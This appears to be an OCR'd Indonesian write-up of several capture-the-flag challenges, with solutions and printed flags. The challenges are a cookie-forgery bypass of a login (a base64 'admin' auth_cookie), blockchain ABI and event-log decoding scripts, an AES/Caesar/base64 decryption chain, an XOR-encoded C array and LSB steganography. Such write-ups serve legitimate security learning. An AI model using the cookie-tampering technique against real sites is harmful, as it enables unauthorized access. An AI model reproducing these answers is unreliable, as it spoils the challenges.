
Pertama buka web dan login ke dalam dengan username ‘user’ dan password ‘user’ sesuai petunjuk soal. Lalu akan muncul pesan error: ‘Cookie 'auth_cookie' not found.’. Maka dari itu kita bikin cookie ‘auth_cookie’ dengan value ‘admin’ maka akan muncul




Karakter yang aneh muncul. Kita coba base64 antara encode / decode



Dari sini kita tahu kalau ternyata inputan cookie akan otomatis di decode dengan base64. Selanjutnya dengan petunjuk yang ada maka kita melakukan encode teks `admin` dengan base64 dan menempatkan dalam cookie.



Kemudian kita masuk ke link /admin.php.



Soal 10

Blockchain EVM#1

FLAG:

Unsolved😕

Soal 11

Blockchain EVM #3

FLAG: BPJS{650994b667e0fb97189370c0ab1bb185}

Setelah membaca soal disuruh untuk menggunakan AbiCoder untuk men-decode. Maka dari itu kita membaut script untuk decoder

```
const ethers = require('ethers');
// or for TypeScript
// import * as ethers from 'ethers';

const abiCoder = new ethers.utils.AbiCoder();

const contractABI = [
    {
      name: 'myFunction',
      inputs: [
        {
          type: 'uint256',
          name: 'param1',
        },
        {
          type: 'string',
          name: 'param2',
        },
      ],
      outputs: [
        {
          type: 'uint256',
          name: 'result',
        },
      ],
    },
  ];

const encodedData = '0x0000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000002642504a537b363530393
const functionSignature = 'myFunction(uint256,string)';
// [functionSignature]
const decodedData = abiCoder.decode(["string", "uint", "uint", "uint"], encodedData);
console.log(decodedData);
```

Setelah itu langsung didapatkan

```
PS C:\Users\Asus Tuf Gaming\Desktop\Edbert Geek\CTF\CTF_BPJS\ctf-fixed-address> node "c:\Users\Asus Tuf Gaming\Desktop\Edbert Geek\CTF\CTF_BPJS\ctf-fixed-address\solver
.js"
[
  'BPJS{650994b667e0fb97189370c0ab1bb185}',
  BigNumber { _hex: '0x26', _isBigNumber: true },
  BigNumber {
    _hex: '0x42504a537b363530393934623636376530666239373138393337306330616231',
    _isBigNumber: true
  },
  BigNumber {
    _hex: '0x62623138357d0000000000000000000000000000000000000000000000000000',
    _isBigNumber: true
  }
]
PS C:\Users\Asus Tuf Gaming\Desktop\Edbert Geek\CTF\CTF_BPJS\ctf-fixed-address>
```

Soal 12

Advanced AES


FLAG: BPJS{13a5ca101497670a968dc0b99f4a68bd}

Diberikan sebuah base64 yaitu


WjJLeGlMQXBDMStsSUZXcUZZR2xya0oxSHFZRDVycG5VTC9aZXRVV3Q1ZEhsSGx3dEZ0dVowMUNER2hzYTNxWlcxM09GdmY2UDltZ3RoaUxQVFZsVWI9PQ==

Berdasarkan soal, diketahui bahwa pesan tersebut merupakan hasil 3 kali enkripsi. Untuk melakukan dekripsi, kita dapat melakukan reverse dari langkah-langkah enkripsi.


Pertama, kita akan men-decode pesan tersebut.



Lalu, kita mendekripsi pesan tersebut menggunakan caesar cipher dengan shift 5.



Terakhir, kita lakukan dekripsi menggunakan AES dengan **key=KunciRahasia123**


browserling.com/tools/aes-decrypt
paste your text in the form below, enter password, press AES Decrypt
button, and you get decrypted message. Press button, get text. No ads,
nonsense or garbage.
Like 51K
Announcement: We just launched Online Number Tools – a
collection of browser-based number-crunching utilities. Check
it out!
BPJS{13a5ca101497670a968dc0b99f4a68bd}
Password:
KunciRahasia123
AES Decrypt!
Copy to clipboard

Soal 13

C Binary

FLAG: BPJS{0162bdf0ccc6767d39b7baa07deb01a9}

Dari soal diberikan sebuah array berisi char sebagai berikut

```
unsigned char encrypted[] = { 0xE8, 0xFA, 0xE0, 0xF9, 0xD1,
0x9A, 0x9B, 0x9C, 0x98, 0xC8, 0xCE, 0xCC, 0x9A, 0xC9, 0xC9,
0xC9, 0x9C, 0x9D, 0x9C, 0x9D, 0xCE, 0x99, 0x93, 0xC8, 0x9D,
0xC8, 0xCB, 0xCB, 0x9A, 0x9D, 0xCE, 0xCF, 0xC8, 0x9A, 0x9B,
0xCB, 0x93, 0xD7, '\0' };
```

Kemudian, dari soal diberitahukan bahwa flag dienkripsi dengan metode yang sederhana, sehingga dicoba hasil xor antara 0xE8 dan 0x42, yaitu 0xAA. Kemudian, jika semua karakter dixor dengan 0xAA, maka flag akan didapatkan.

Soal 14

Blockchain EVM#2 -> Logs


FLAG: BPJS{6a2591fb55e5bc84479b785534145d9f}

Berdasarkan petunjuk dan informasi soal, kita membuat sebuah script untuk membaca log.

```python
from web3 import Web3
import inspect

infura_url = "https://rpc-mumbai.maticvigil.com"

web3 = Web3(Web3.HTTPProvider(infura_url))

contract_address = "0x0499fcD8Aa4A23c26a4a0e625194B102d4ABA2dF"

topics = ['0x844e4fccb87d6d1843733397bf5d41ce3551716260f6e90263dbbed3bda32f4f']
from_block = 40275908
to_block = 40276268

contract_abi = [
  {
    "Inputs": [],
    "StateMutability": "Payable",
    "Type": "Constructor"
  },
  {
    "Anonymous": False,
    "Inputs": [
      {
        "Indexed": False,
        "InternalType": "String",
        "Name": "Context",
        "Type": "String"
      }
    ],
    "Name": "Added",
    "Type": "Event"
  },
  {
    "Inputs": [
      {
        "InternalType": "String",
        "Name": "Context",
        "Type": "String"
      }
    ],
    "Name": "Add",
    "Outputs": [],
    "StateMutability": "Nonpayable",
    "Type": "Function"
  },
  {
    "Inputs": [],
    "Name": "Owner",
    "Outputs": [
      {
        "InternalType": "Address Payable",
        "Name": "",
        "Type": "Address"
      }
    ],
    "StateMutability": "View",
    "Type": "Function"
  }
]

event_filter = {
    'address': contract_address,
    'topics': topics,
    'fromBlock': from_block,
    'toBlock': to_block
}
event_logs = web3.eth.get_logs(event_filter)

for log in event_logs:
    print(log)
```

Kemudian akan didapatkan

Setelah itu kita mencoba untuk men decode ‘data’ dari output satu satu. Gunakan decoder dari Challenge Nomor 11.



Soal 15

Pesan Tersembunyi

FLAG: BPJS{8461d064af7cc0e7c676fe6dd03dcc77}

Diberikan file paus.png yang isinya:

Dari petunjuk yang diberikan, kita tahu bahwa pesan disembunyikan menggunakan teknik LSB (least-significant bit). Langsung saja kita coba salah satu tools yaitu zsteg.